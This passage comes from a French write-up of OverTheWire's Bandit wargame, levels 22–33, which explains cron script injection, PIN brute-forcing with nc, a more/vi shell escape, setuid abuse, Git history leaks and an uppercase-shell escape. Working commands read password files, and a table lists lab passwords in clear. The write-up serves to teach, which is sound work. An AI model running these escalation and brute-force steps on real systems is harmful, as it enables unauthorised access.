- Déterministe : même entrée → même empreinte, toujours
- Sens unique : impossible de retrouver l’entrée depuis l’empreinte
- Avalanche : changer un seul caractère change tout l’empreinte
🔓 Pourquoi ce niveau est une mauvaise pratique
Le script “cache” le nom du fichier en hachant I am user bandit23. Mais le hash est déterministe et calculable par n’importe qui : il suffit de refaire le calcul pour retrouver le nom. C’est de la sécurité par l’obscurité — cacher la localisation d’un secret, pas le protéger. Un secret vraiment protégé repose sur une clé ou des permissions, pas sur un nom de fichier devinable.
⚠️ MD5 en particulier
MD5 est aujourd’hui cassé (collisions trouvées dès 2004) : on n’utilise plus que SHA-256/512 ou bcrypt/argon2 pour les mots de passe. En CTF, retenir que MD5 est reconnaissable à sa longueur : 32 caractères hexadécimaux.
📌 À retenir
- Hash = empreinte déterministe, sens unique, sensible à l’avalanche
- Cacher un fichier avec un hash prévisible = sécurité par l’obscurité (faible)
- MD5 = 32 hexa, obsolète ; SHA-256 = 64 hexa, la référence actuelle
Level 23 → Level 24
Objectif : Un cron job exécute tous les scripts présents dans /var/spool/bandit24/. En écrivant un script dans ce dossier, on peut le faire exécuter automatiquement pour récupérer le mot de passe de bandit24.
🔍 Découvertes
- On examine d’abord la configuration cron :
1
2
3
bandit23@bandit:~$ cat /etc/cron.d/cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
- Le script exécute tout script
.shprésent dans/var/spool/bandit24/:
1
2
3
4
5
6
7
8
9
10
11
bandit23@bandit:~$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash
cd /var/spool/bandit24
for i in * .*; do
    if [ -f "$i" ]; then
        owner=$(stat -c "%U" "$i")
        if [ "$owner" = "bandit23" ]; then
            timeout -s 9 60 "./$i"
        fi
    fi
done
- Le script vérifie que le fichier appartient à
bandit23avant de l’exécuter. On va donc créer un script qui copie le mot de passe debandit24dans/tmp:
1
2
3
4
5
6
bandit23@bandit:~$ cat > /var/spool/bandit24/script.sh << 'EOF'
#!/bin/bash
cat /etc/bandit_pass/bandit24 > /tmp/bandit24_pwd
chmod 644 /tmp/bandit24_pwd
EOF
bandit23@bandit:~$ chmod +x /var/spool/bandit24/script.sh
- Après une minute (le temps que cron exécute le script), on peut lire le fichier créé :
1
2
bandit23@bandit:~$ cat /tmp/bandit24_pwd
hVQMk3lJNsmQ7VF3ubyrNNBom7BOgVXv
- Ce niveau illustre un scénario d’escalade de privilèges très réaliste : un script cron qui exécute du contenu potentiellement contrôlé par un utilisateur moins privilégié. C’est un vecteur d’attaque classique qu’on retrouve dans les audits de configuration système
🛠️ Commandes clés
cat > fichier << 'EOF', chmod +x, stat -c "%U"
🔬 Pour aller plus loin : l’injection de script cron — escalade automatique
🧬 Le scénario d’attaque
1
2
3
4
5
6
cron (bandit24) ── toutes les minutes ──▶ exécute les .sh de /var/spool/bandit24/
                                                │
                                     (vérifie owner = bandit23)
                                                │
                                                ▼
                              notre script s'exécute EN TANT QUE bandit24
Le cron job tourne avec les droits de bandit24 et exécute nos scripts. C’est une exécution de code en tant qu’un autre utilisateur — la définition même de l’escalade de privilèges.
📜 Le cat > fichier << 'EOF' décortiqué
1
2
3
4
cat > /var/spool/bandit24/script.sh << 'EOF'
#!/bin/bash
cat /etc/bandit_pass/bandit24 > /tmp/bandit24_pwd
EOF
cat > fichier: écrit dans un fichier au lieu d’afficher à l’écran<< 'EOF': heredoc — tout ce qui suit jusqu’à la ligneEOFest envoyé àcat- Les guillemets autour d’EOF empêchent toute expansion de variables : le contenu est littéral
⚠️ Les protections (et leurs limites)
Le script vérifie stat -c "%U" (le propriétaire du fichier). Notre script appartient bien à bandit23 → il passe. La leçon : vérifier le propriétaire ne suffit pas si le dossier est accessible en écriture à un tiers — un dossier spool où n’importe qui peut déposer un script exécuté par un autre compte est une porte ouverte.
📌 À retenir
- Cron + dossier inscriptible = exécution de code avec les droits du cron
cat > f << 'EOF' ... EOF: créer proprement un fichier multi-lignesstat -c "%U": vérifier le propriétaire — utile et nécessaire, mais pas suffisant
Level 24 → Level 25
Objectif : Un service écoute sur le port 30002. Quand on lui envoie le mot de passe actuel suivi d’un code PIN à 4 chiffres, il répond avec le mot de passe de bandit25 si le code est correct.
🔍 Découvertes
- Une première connexion révèle le format attendu :
1
2
bandit24@bandit:~$ nc localhost 30002
I am the pincode checker for user bandit25. Please enter the password for user bandit24 and the secret pincode on a single line, separated by a space.
- Tester manuellement tous les codes de 0000 à 9999 est impossible. On écrit un script bash pour automatiser le bruteforce :
1
2
3
bandit24@bandit:~$ for i in {0000..9999}; do
  echo "hVQMk3lJNsmQ7VF3ubyrNNBom7BOgVXv $i"
done | nc localhost 30002 | grep -v "Wrong"
- En une seule commande, le script génère 10 000 combinaisons, les envoie en continu via
ncau service, et filtre les réponses pour n’afficher que le succès :
1
2
Correct!
The password of user bandit25 is SoHfqMOEqIX2IYKVciZxvgpR9a2Djx4P
- L’expansion d’accolades
{0000..9999}de bash génère automatiquement toutes les combinaisons de 0000 à 9999, qui sont ensuite envoyées viaechoet pipe ànc. Legrep -v "Wrong"filtre les réponses négatives pour ne garder que le résultat positif - Ce niveau illustre l’attaque par bruteforce sur un code PIN court : avec seulement 10 000 combinaisons possibles, un script bash simple peut toutes les tester en quelques secondes contre un service local
🛠️ Commandes clés
nc host port, for i in {0000..9999}, | grep -v "motif"
🔬 Pour aller plus loin : bruteforce & expansion d’accolades
🧮 L’espace de recherche
Un code PIN à 4 chiffres a 10⁴ = 10 000 combinaisons (0000 à 9999). Contre un service local, toutes se testent en quelques secondes — c’est le principe du bruteforce : épuiser l’espace de recherche.
🐚 L’expansion d’accolades de bash
1
2
bandit24@bandit:~$ echo {0000..0005}
0000 0001 0002 0003 0004 0005
{0000..9999} est une expansion d’accolades : bash génère lui-même la liste complète. Le zéro de tête (0000 et pas 0) force le format 4 chiffres attendu par le service.
🎯 Pourquoi grep -v "Wrong"
Le service répond Wrong! pour 9 999 codes sur 10 000. grep -v "Wrong" inverse le filtre : il ne garde que les lignes qui ne contiennent pas Wrong — donc uniquement la réponse du bon code. Isoler le signal utile dans le bruit : réflexe permanent en exploitation.
📌 À retenir
- Bruteforce = tester tout l’espace de recherche ; 10 000 codes = trivial à épuiser
{0000..9999}: expansion d’accolades pour générer les combinaisons- Un PIN court sans verrouillage ni délai = cassable en quelques secondes → d’où le multi-facteur moderne
Level 25 → Level 26
Objectif : En se connectant en SSH avec la clé privée de bandit26, la session se ferme immédiatement ou affiche un contenu figé — le shell de bandit26 est configuré pour utiliser /usr/bin/showtext au lieu d’un shell classique.
🔍 Découvertes
- D’abord, vérifier quel shell est configuré pour
bandit26:
1
2
bandit25@bandit:~$ cat /etc/passwd | grep bandit26
bandit26:x:11026:11026:bandit26:/home/bandit26:/usr/bin/showtext
- Le fichier
/usr/bin/showtextest un script tout simple :
1
2
3
4
5
bandit25@bandit:~$ cat /usr/bin/showtext
#!/bin/bash
export TERM=linux
more ~/text.txt
exit 0
- Il lance
moresur un fichier texte, puis quitte immédiatement — on n’obtient donc pas de shell interactif - La clé est que
morepermet de naviguer dans le contenu si celui-ci est plus grand que la taille du terminal. En réduisant la fenêtre du terminal (ou en utilisantsshavec une option de redimensionnement), on forcemoreà rester en mode interactif - Une fois dans
more, on peut utiliservpour ouvrir l’éditeurvi, qui permet à son tour d’exécuter des commandes shell :
1
2
3
4
5
# Depuis more, taper :
v
# Depuis vi, taper :
:set shell=/bin/bash
:shell
- On obtient alors un shell en tant que
bandit26, et on peut lire le mot de passe :
1
2
cat /etc/bandit_pass/bandit26
jHdv2ELQhT22BkprMNDjybZDAkw1zeBJ
- Ce niveau illustre comment un shell non-standard peut être contourné en exploitant les fonctionnalités des programmes qu’il utilise — ici,
moreetvi. Ce type de technique (shell escape via pager) est un classique de l’escalade de privilèges
🛠️ Commandes clés
more, v (pour ouvrir vi), :set shell=/bin/bash, :shell
🔬 Pour aller plus loin : les shell escapes
🕳️ Le principe
Un shell escape consiste à sortir d’un programme prévu pour limiter l’utilisateur (pager, éditeur, menu) pour obtenir un vrai shell. more et vi sont conçus pour manipuler des fichiers — et vi peut lancer des commandes !
1
more (pager)  ──v──▶  vi (éditeur)  ──:shell──▶  bash
🧩 La chaîne d’évasion
moreaffiche le fichier ; quand il est plus grand que l’écran, il passe en mode interactif (d’où l’astuce de réduire le terminal)vdansmoreouvre le fichier dansvi:set shell=/bin/bashchange le shell utilisé par vi:shelllance ce shell → bash en tant que bandit26
🛡️ Le côté défensif
C’est pourquoi les vrais systèmes restreints (rbash, kiosques, appliances) désactivent ces combinaisons : un éditeur, un pager ou un débogueur capable d’exécuter des commandes est une porte de sortie. Même gdb, python, awk peuvent servir de shell alternatif (!sh dans vi, -c 'import os; os.system("sh")' en Python…).
📌 À retenir
- Shell escape = exploiter les fonctions d’un programme (pager/éditeur) pour obtenir un shell
more→v→vi→:set shell+:shell: la chaîne classique- En sécurité défensive : un programme qui peut lancer des commandes = surface d’évasion
Level 26 → Level 27
Objectif : Une fois connecté en tant que bandit26 (via l’exploit more/vi du niveau précédent), un binaire setuid bandit27-do permet d’exécuter des commandes en tant que bandit27 — exactement comme au Level 19→20.
🔍 Découvertes
- Depuis le shell obtenu dans le niveau précédent :
1
2
bandit26@bandit:~$ ls -la
-rwsr-x---   1 bandit27 bandit26 14880 Jun 24 14:58 bandit27-do
- Même principe que
bandit20-do:
1
2
bandit26@bandit:~$ ./bandit27-do cat /etc/bandit_pass/bandit27
STJLJBRRphMxKB392CT4iOr5CbzPU9ER
- Ce niveau conclut la séquence commencée au Level 19 : une fois qu’on a réussi à obtenir un shell via l’exploit
more/vi, la suite est une simple exécution de commande via setuid, comme déjà vu
🛠️ Commandes clés
./bandit27-do commande
🔬 Pour aller plus loin : les chaînes d’escalade — le puzzle des privilèges
🧩 Deux binaires, deux étapes
Les Levels 19→20 et 26→27 utilisent exactement la même technique (bandit20-do, bandit27-do). La vraie nouveauté du Level 26 : il faut déjà être entré pour l’utiliser. C’est une chaîne d’escalade :
1
2
3
4
5
bandit25 ──(clé ssh)──▶ bandit26 ──(more/vi escape)──▶ shell bandit26
                                                          │
                                          ./bandit27-do ──┘
                                                          ▼
                                                shell bandit27
🗺️ Le vocabulaire de l’escalade
- Escalade horizontale : passer à un autre utilisateur de même niveau (
bandit26→bandit27) - Escalade verticale : gagner des droits supérieurs (→
root) - Chaîne d’attaque : la combinaison de plusieurs vulnérabilités qui s’enchaînent — une clé mal protégée, un pager interactif, un binaire setuid…
📌 À retenir
- Une seule vulnérabilité suffit rarement : on enchaîne les privilèges pas à pas
- Le bit setuid est l’un des maillons les plus courants (avec cron,
sudomal configuré…) - En CTF comme en pentest : dresser la carte des « escalades possibles » à chaque étape
Level 27 → Level 28
Objectif : Un dépôt Git est présent dans le dossier personnel (/home/bandit27-repo/). Il faut le cloner pour examiner son historique et trouver le mot de passe.
🔍 Découvertes
- On commence par cloner le dépôt qui écoute sur le port local :
1
bandit27@bandit:~$ git clone ssh://bandit27-git@localhost:2220/home/bandit27-git/repo
- Une fois cloné, on explore le dépôt :
1
2
3
4
5
bandit27@bandit:~$ cd repo
bandit27@bandit:~/repo$ ls
README
bandit27@bandit:~/repo$ cat README
The password to the next level is: y8Yd2ssKcpHpud7UvOSOxwamRMzIGIeQ
- Simple : le mot de passe est directement dans le fichier README du dépôt
- Ce niveau introduit
gitet le clonage de dépôts, une compétence essentielle en développement mais aussi en CTF — les dépôts Git contiennent souvent des informations sensibles dans leur historique, même après avoir été “nettoyés”
🛠️ Commandes clés
git clone, ls, cat
🔬 Pour aller plus loin : Git en profondeur — l’architecture objet
🧱 Les quatre types d’objets
Git stocke tout sous forme d’objets dans .git/objects/, identifiés par leur hash SHA-1 :
| Objet | Contenu | Commande d’inspection |
|---|---|---|
| Blob | Le contenu d’un fichier | git hash-object fichier |
| Tree | Une liste de fichiers (un dossier) | git ls-tree HEAD |
| Commit | Un instantané : arbre + parent + message | git cat-file -p HEAD |
| Tag | Une étiquette pointant vers un commit | git cat-file -t TAG |
🔗 Le commit, une chaîne de pointeurs
1
2
3
4
5
commit (hash) ──▶ tree (le dossier racine)
                     ├──▶ blob "README.md" (contenu)
                     ├──▶ tree "src/"
                     │        └──▶ blob "main.c"
                     └── parent: commit précédent ◀── la chaîne !
- Chaque commit pointe vers son parent : l’historique est une liste chaînée
- Changer un octet dans un fichier change son blob, donc son hash, donc le tree, donc le commit → tout est lié, aucune modification n’est indétectable
📌 À retenir
- Blob = fichier, Tree = dossier, Commit = instantané, Tag = étiquette
- L’historique est une chaîne de commits reliés par leurs parents
- L’intégrité vient du hachage : modifier un octet = changer de hash = détectable
Level 28 → Level 29
Objectif : Un dépôt Git contient un README qui semble cacher le mot de passe. En inspectant l’historique des commits, on découvre que le mot de passe était présent dans une version antérieure et a été supprimé ensuite — mais Git garde tout.
🔍 Découvertes
- Cloner le dépôt et lire le README :
1
2
3
4
5
6
7
8
9
bandit28@bandit:~$ git clone ssh://bandit28-git@localhost:2220/home/bandit28-git/repo
bandit28@bandit:~/repo$ cat README.md
# Bandit Notes
Some notes for level29

**credentials**

username: bandit29
password: xxxxxxxxxx
- Le mot de passe a été masqué (
xxxxxxxxxx), mais Git conserve chaque version du fichier. On utilisegit logpour voir l’historique :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
bandit28@bandit:~/repo$ git log
commit edd935d60906b33f0619605abd1689808ccdd5ee
Author: Morla Porla <morla@overthewire.org>
Date:   ...
    fix info leak

commit c086d11a00c0648d095d04c089786efef5e01264
Author: Morla Porla <morla@overthewire.org>
Date:   ...
    add missing data

commit 5f110f1cf22460b4c5b00b72b7c2728c8e374162
Author: Morla Porla <morla@overthewire.org>
Date:   ...
    initial commit
- On voit le message “fix info leak” sur le commit le plus récent — un indice que le mot de passe a été retiré. On compare les versions du fichier avec
git diff:
1
bandit28@bandit:~/repo$ git diff c086d11a00c0648d095d04c089786efef5e01264
- Ou on affiche directement le contenu du fichier dans sa version antérieure :
1
2
3
4
5
6
7
8
bandit28@bandit:~/repo$ git show c086d11a00c0648d095d04c089786efef5e01264:README.md
# Bandit Notes
Some notes for level29

**credentials**

username: bandit29
password: Em7eGtqaMySwNFjCpwzzHhLhospOcdt0
git show commit:chemin/fichierpermet de visualiser le contenu d’un fichier tel qu’il était dans un commit spécifique, sans avoir à faire de checkout ou de manipulation complexe — même si le mot de passe a été “nettoyé” dans la version actuelle, il reste accessible dans l’historique- Ce niveau illustre un point crucial en sécurité : Git ne supprime jamais rien. Supprimer un mot de passe d’un fichier dans un nouveau commit ne l’efface pas — il reste à jamais dans l’historique du dépôt. C’est pour ça qu’il faut utiliser des outils spécialisés (comme
git filter-branchouBFG Repo-Cleaner) pour purger rétroactivement des informations sensibles
🛠️ Commandes clés
git log, git diff commit, git show commit:chemin
🔬 Pour aller plus loin : pourquoi Git ne peut pas oublier
🕳️ Le commit n’est pas un « avant/après »
Beaucoup croient que git commit « écrase » l’ancienne version. Faux : chaque commit est un instantané complet stocké pour toujours. Le commit suivant pointe vers le précédent — l’ancien contenu existe encore dans .git/objects/.
🧭 Les outils pour fouiller l’historique
| Commande | Usage |
|---|---|
git log | Liste les commits (les plus récents d’abord) |
git show <hash>:<fichier> | Contenu d’un fichier à un commit précis |
git diff <hash> | Diff entre deux états |
git reflog | Journal local de toutes les opérations (même celles « supprimées » !) |
git checkout <hash> | Revenir à un état ancien (HEAD détaché) |
💣 La fuite classique
Le commit « fix info leak » n’a pas supprimé le mot de passe : il a ajouté un nouveau commit sans lui. Le mot de passe reste dans le commit parent. C’est pourquoi :
- Ne jamais commit de secret (
.env, clés, mots de passe) — même « corrigé » après - Pour purger :
git filter-branchouBFG Repo-Cleaner(réécriture d’historique +git push --force) - En CTF : toujours inspecter
git log+git reflogd’un dépôt récupéré
📌 À retenir
- Git stocke des instantanés, pas des diffs : rien ne disparaît vraiment
git show <commit>:<fichier>lit un état passé sans checkout- Un « fix » de fuite = nouveau commit ; l’ancien secret reste lisible dans l’historique
Level 29 → Level 30
Objectif : Le dépôt Git contient plusieurs branches. Le mot de passe est caché dans une autre branche que master.
🔍 Découvertes
- Cloner le dépôt et examiner les branches :
1
2
3
4
5
6
7
bandit29@bandit:~$ git clone ssh://bandit29-git@localhost:2220/home/bandit29-git/repo
bandit29@bandit:~/repo$ git branch -a
* master
  remotes/origin/HEAD -> origin/master
  remotes/origin/dev
  remotes/origin/master
  remotes/origin/sploits-dev
- La branche
devest suspecte — on bascule dessus :
1
2
3
4
5
6
7
8
9
bandit29@bandit:~/repo$ git checkout dev
bandit29@bandit:~/repo$ cat README.md
# Bandit Notes
Some notes for bandit30

**credentials**

username: bandit30
password: jq9Dfg2rXsfYsWMgFuKlXhphjdH7USgX
- Le mot de passe apparaît directement dans la branche
dev— il a été laissé là alors que la branchemasterne le contient pas git branch -aliste toutes les branches (locales et distantes),git checkout nompermet de basculer entre elles. Ce niveau montre qu’il faut toujours regarder au-delà de la branche par défaut — les branches de développement, de test ou de fonctionnalité contiennent souvent des informations que la branche principale a volontairement exclues
🛠️ Commandes clés
git branch -a, git checkout branche
🔬 Pour aller plus loin : les branches — des pointeurs parallèles
🎯 Une branche, c’est juste un pointeur
Une branche n’est rien d’autre qu’un pointeur mobile vers un commit :
1
2
3
master : A ──▶ B ──▶ C          ← la branche principale
                           ╲
dev    :                     D ──▶ E   ← pointe vers E, dérivée de C
git branch -a: liste les branches locales (-a= + les distantesremotes/...)git checkout dev: déplace HEAD vers la branchedev- Créer une branche = créer un nouveau pointeur (
git branch ma_branche)
🕵️ Pourquoi c’est intéressant en sécurité
Les branches de dev/test contiennent souvent du code, des configs ou des secrets exclus de la branche principale (volontairement ou non). En auditant un dépôt : toujours lister les branches (-a), les tags, les reflogs, les stashs avant de conclure.
📌 À retenir
- Branche = pointeur vers un commit ;
checkout= déplacer HEAD dessus git branch -amontre aussi les branches distantes (remotes/)- Les branches non principales = premier endroit où chercher des secrets
Level 30 → Level 31
Objectif : Le dépôt Git contient des tags. L’un d’eux révèle le mot de passe.
🔍 Découvertes
- Cloner le dépôt et lister les tags :
1
2
3
bandit30@bandit:~$ git clone ssh://bandit30-git@localhost:2220/home/bandit30-git/repo
bandit30@bandit:~/repo$ git tag
secret
- Il y a un tag nommé
secret. On affiche son contenu :
1
2
bandit30@bandit:~/repo$ git show secret
82NkymblpGBYmIXG6ZQ8YldBYstHpfUf
git tagliste les tags d’un dépôt, qui sont des étiquettes pointant vers un commit spécifique.git show tagaffiche ce que contient ce tag — ici, directement le mot de passe- Les tags Git sont souvent utilisés pour marquer des versions de release, mais peuvent aussi servir à stocker n’importe quelle information annexe (notes, signatures, clés…). En CTF, ne pas oublier de vérifier les tags d’un dépôt !
🛠️ Commandes clés
git tag, git show tag
🔬 Pour aller plus loin : les tags — des pointeurs figés
🏷️ Tag vs branche
| Branche | Tag | |
|---|---|---|
| Nature | Pointeur mobile (avance avec les commits) | Pointeur fixe (ne bouge plus) |
| Usage | Développement en cours | Versions/releases (v1.0, v2.1…) |
| Commande | git branch / git checkout | git tag / git show |
git tagliste les tags ;git show <tag>affiche l’objet pointé- Un tag annoté (
git tag -a) stocke aussi un message, un auteur, une date
🕵️ L’angle sécurité
Un tag peut contenir n’importe quoi : un commit, mais aussi un message, une signature GPG… Dans un dépôt récupéré (CTF, audit), les tags sont un endroit souvent oublié où traînent les secrets — comme les branches, les reflogs ou les stashs.
📌 À retenir
- Tag = pointeur fixe (releases) ; branche = pointeur mobile (développement)
git show <tag>pour lire le contenu pointé- Vérifier les tags dans tout dépôt audité : emplacement classique de stockage caché
Level 31 → Level 32
Objectif : Le dépôt Git contient un fichier .gitignore qui exclut les fichiers .txt. En créant un fichier .txt avec le bon contenu et en forçant son ajout via git add -f, le commit déclenche un hook qui révèle le mot de passe.
🔍 Découvertes
- Cloner le dépôt et examiner le
.gitignore:
1
2
3
bandit31@bandit:~$ git clone ssh://bandit31-git@localhost:2220/home/bandit31-git/repo
bandit31@bandit:~/repo$ cat .gitignore
*.txt
- Le fichier README.md explique ce qu’il faut faire :
1
2
3
4
5
6
7
bandit31@bandit:~/repo$ cat README.md
This time your task is to push a file to the remote repository.

Details:
    File name: key.txt
    Content: 'May I come in?'
    Branch: master
- On crée le fichier demandé, on l’ajoute en forçant son inclusion (pour contourner
.gitignore), on commit et on push :
1
2
3
4
bandit31@bandit:~/repo$ echo "May I come in?" > key.txt
bandit31@bandit:~/repo$ git add -f key.txt
bandit31@bandit:~/repo$ git commit -m "push"
bandit31@bandit:~/repo$ git push
- Le push déclenche un hook côté serveur (un script exécuté automatiquement par Git) qui valide le contenu et renvoie le mot de passe :
1
2
3
4
5
6
7
8
remote: ### Attempting to validate files...
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
remote: Well done! Here is the password for the next level:
remote: pWuj5jBQ6IgV0NXwiH6g1pXRF8S1YvbT
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
- Ce niveau introduit les hooks Git, des scripts qui s’exécutent automatiquement à certaines actions (commit, push, merge…). C’est un mécanisme utile pour l’intégration continue et la validation de code, mais aussi une surface d’attaque potentielle en sécurité
🛠️ Commandes clés
git add -f, git commit -m, git push, hooks Git
🔬 Pour aller plus loin : les hooks Git — l’automatisation qui exécute
🪝 Qu’est-ce qu’un hook ?
Un hook Git est un script exécuté automatiquement à une étape précise du cycle de vie de Git. Ils vivent dans .git/hooks/ (ou un dossier githooks configuré) et sont nommés d’après l’événement : pre-commit, post-commit, pre-push, post-receive…
🗺️ Le cycle avec les hooks
1
2
git commit ──▶ pre-commit (validation avant) ──▶ commit créé ──▶ post-commit
git push   ──▶ pre-push (vérif avant) ──▶ envoi au serveur ──▶ post-receive (côté serveur !)
git add -f key.txt: force l’ajout d’un fichier pourtant ignoré (le.gitignorecontient*.txt)- Le push déclenche un hook côté serveur (
post-receive) qui valide le contenu et répond — c’est lui qui affiche « Well done! Here is the password… »
⚠️ Le côté sécurité
- Un hook s’exécute avec les droits de l’utilisateur qui déclenche l’événement (ou du serveur côté réception)
- Un dépôt récupéré peut contenir des hooks malveillants dans
.git/hooks/— attention à ce qu’on exécute git clonen’installe pas les hooks du dépôt distant (protection), mais un dépôt fourni localement peut piéger le développeur- En CI/CD, les hooks (et leurs équivalents : GitHub Actions, GitLab CI) sont des surfaces d’exécution de code à auditer
📌 À retenir
- Hook = script exécuté à un moment du cycle Git (
pre-commit,post-receive…) git add -fforce l’ajout malgré.gitignore- Les hooks côté serveur exécutent du code à chaque push — surface de validation ET d’attaque
🔬 Pour aller plus loin : l’expansion du shell et la variable $0
🧬 Pourquoi $0 fonctionne
Le shell majuscule transforme ls en LS (commande inconnue). Mais $0 reste $0 : c’est une variable, et les variables sont développées après la conversion en majuscules — le $ n’est pas une lettre, rien à convertir !
1
2
>> ls            →  LS      → commande inconnue
>> $0            →  $0      → variable développée → /bin/sh
🎯 Que contient $0 ?
$0 est le nom du programme en cours d’exécution (le shell lui-même) : -bash, /bin/sh, ou le nom du script. En demandant au shell d’exécuter $0, on lui demande de relancer un shell — un shell normal, sans la conversion en majuscules, avec les droits de bandit33.
⏱️ L’ordre des expansions du shell
Pour comprendre : bash procède en plusieurs étapes avant d’exécuter une ligne :
1
2
3
4
5
1. Découpage en mots
2. Expansion des accolades {a..b}
3. Expansion des variables $VAR
4. Substitution de commande $(...)
5. Expansion des caractères génériques *.txt
La conversion en majuscules se fait en amont, mais l’expansion des variables se produit ensuite → $0 échappe à la transformation. C’est un bel exemple de la règle : comprendre l’ordre des opérations d’un interpréteur, c’est souvent trouver la faille.
📌 À retenir
$0= nom du programme courant ;$1,$2… = arguments ;$?= code de retour- Les variables sont développées après la conversion en majuscules →
$0survive - Les “filtres” du type uppercase shell sont des obstacles cosmétiques, pas des barrières de sécurité
Level 32 → Level 33
Objectif : Après s’être connecté en tant que bandit32, le shell est un interpréteur spécial qui transforme tout en majuscules (UPPERCASE SHELL). Impossible d’exécuter des commandes normalement, car le shell les convertit en MAJUSCULES avant de les interpréter.
🔍 Découvertes
- En se connectant, on est accueilli par un shell qui écrit tout ce qu’on tape en majuscules :
1
2
3
WELCOME TO THE UPPERCASE SHELL
>> ls
SH: LS: COMMAND NOT FOUND
lsest devenuLS, qui n’existe pas. L’astuce : utiliser des alias de commandes ou des variables qui restent en minuscules. La variable$0(qui contient le nom du shell) fonctionne :
1
2
3
4
5
>> $0
$  id
uid=11033( bandit33 ) gid=11033( bandit33 ) groups=11033( bandit33 )
$  cat /etc/bandit_pass/bandit33
u4P2CyPOwPGLe94RdD9Uo2FxFwvnFswM
$0est une variable spéciale qui contient le nom du programme en cours d’exécution — ici,/bin/sh. Le shell en majuscules lit$0, les variables étant interprétées avant la conversion en uppercase, donc$0reste$0et donne accès à un shell normal- Ce niveau final est un “boss fight” : un shell qui transforme toute commande en majuscules, ce qui bloque la quasi-totalité des commandes système. L’exploitation passe par une variable shell (
$0) qui contourne la contrainte - C’est aussi la fin du jeu — le dernier mot de passe (
u4P2CyPOwPGLe94RdD9Uo2FxFwvnFswM) ne donne accès à aucun niveau suivant ; c’est le trophée final !
🛠️ Commandes clés
🏁 Conclusion
Bandit est le wargame d’entrée idéal : il balaye les fondamentaux de Linux niveau après niveau, du simple cat jusqu’à l’exploitation de binaires setuid et des hooks Git. Chaque niveau ajoute une brique — voici la carte des compétences acquises :
| Niveau | Compétence clé | Outil principal |
|---|---|---|
| 0 → 1 | Connexion SSH (port non-standard) | ssh -p |
| 1 → 2 | Noms de fichiers ambigus (tiret) | cat ./- |
| 2 → 3 | Échappement & guillemets | \ / "..." |
| 3 → 4 | Fichiers cachés | ls -la |
| 4 → 5 | Magic bytes / identification de type | file |
| 5 → 6 | Recherche par taille | find -size |
| 6 → 7 | find multi-critères + pipelines | find | xargs |
| 7 → 8 | Filtrage texte | grep |
| 8 → 9 | Déduplication / fréquences | sort | uniq -u |
| 9 → 10 | Fichiers binaires + regex | grep -a, Python re |
| 10 → 11 | Encodage base64 | base64 -d |
| 11 → 12 | Chiffre de César / substitution | tr |
| 12 → 13 | Hexdump + formats de compression | xxd -r, gzip/bzip2/tar |
| 13 → 14 | Cryptographie asymétrique | scp, ssh -i |
| 14 → 15 | Sockets TCP | nc |
| 15 → 16 | TLS / chiffrement réseau | openssl s_client |
| 16 → 17 | Scan de ports | nmap, ncat --ssl |
| 17 → 18 | Comparaison de fichiers | diff |
| 18 → 19 | SSH non-interactif | ssh host "cmd" |
| 19 → 20 | Binaires SUID / escalade | ./bandit20-do |
| 20 → 21 | Client-serveur | nc -l + suconnect |
| 21 → 22 | Ordonnancement cron | cat /etc/cron.d/* |
| 22 → 23 | Hachage & sécurité par l’obscurité | md5sum |
| 23 → 24 | Injection de script cron | heredoc << 'EOF' |
| 24 → 25 | Bruteforce PIN | {0000..9999} + grep -v |
| 25 → 26 | Shell escape (pager/éditeur) | more → vi → :shell |
| 26 → 27 | Chaînes d’escalade SUID | ./bandit27-do |
| 27 → 28 | Clonage de dépôts | git clone |
| 28 → 29 | Historique Git (fuites) | git log, git show |
| 29 → 30 | Branches Git | git branch -a |
| 30 → 31 | Tags Git | git tag |
| 31 → 32 | Hooks Git / CI | git push + hook |
| 32 → 33 🏆 | Expansion du shell | $0 |
Le fil rouge : à chaque niveau, la solution consiste à connaître un outil de plus et à comprendre comment le système interprète ce qu’on lui donne. De la lecture d’un fichier à l’exploitation d’un setuid, c’est toute la logique de l’administration Linux — et la base de tous les wargames qui suivent (Leviathan, Natas, Narnia…).
📌 Voir aussi : le récapitulatif de ma progression sur les wargames OverTheWire, avec le writeup Leviathan et la roadmap des prochains wargames.
📋 Tableau récapitulatif des mots de passe
| Niveau | Compétence | Mot de passe |
|---|---|---|
| Level 0→1 | Connexion SSH | 6y2kwnwK6grgvwvpvLaa2T1cpFEKOhNR |
| Level 1→2 | Fichier nommé - | PK8fYLZg2hnHSz83plBL1iEPKdD3QToB |
| Level 2→3 | Espaces dans les noms | 7ZZ2LFrykP2zEyvBl4m3clcL7tGYJPME |
| Level 3→4 | Fichiers cachés | xzTXq1rDJQVVAzdv5cHq1TQytTWufAMq |
| Level 4→5 | Identification de types (file) | 6C7h9GD8M6ai5nr7wo1RonrzFjj9yIrG |
| Level 5→6 | Recherche par taille (find -size) | pXa26xhMWaC2SvDotA4r9EgZkulOeSBW |
| Level 6→7 | find multi-critères | Bmnnvf82KzQlfxgAI2d1zYbr1u9pr3E3 |
| Level 7→8 | grep / Filtrage texte | VR1ljMayciFxbnUokuQmJFw6QC9VKtub |
| Level 8→9 | sort + uniq -u | EjmOSvuAu7sGAHqHVcBDPirRe9T03kxl |
| Level 9→10 | grep -a + Regex / Python | B0s2khmbT9u0geKuOoVGW3JZKhndE3BG |
| Level 10→11 | Base64 | pYfOY6HwUsDj5rL9UvyhU7MCmv8vN5Ro |
| Level 11→12 | ROT13 / tr | GROozWPO8QyN0mGrjUkID0WCYkZiQxrN |
| Level 12→13 | xxd + décompression (gzip/bzip2/tar) | qQYQiHOBPR8zR61qxYqX45quvihF2uzk |
| Level 13→14 | Clé SSH (ssh -i) | aaWecNkG4FhxJQxz07uiwzVP6bJiYS65 |
| Level 14→15 | Netcat (nc) | pbLYuZtTg4MgaqfJx8jbA9gKKGqM68A7 |
| Level 15→16 | openssl s_client | kS0Hf0u5HiXFwKMKFqXvPdOTNGGa0X8V |
| Level 16→17 | Nmap + ncat --ssl | pWXMAZoxGC8JmDMfmT5MGEsobMM3vnj2 |
| Level 17→18 | diff | OQxXZjELndr90zuhOTDYBEomI0SZITXI |
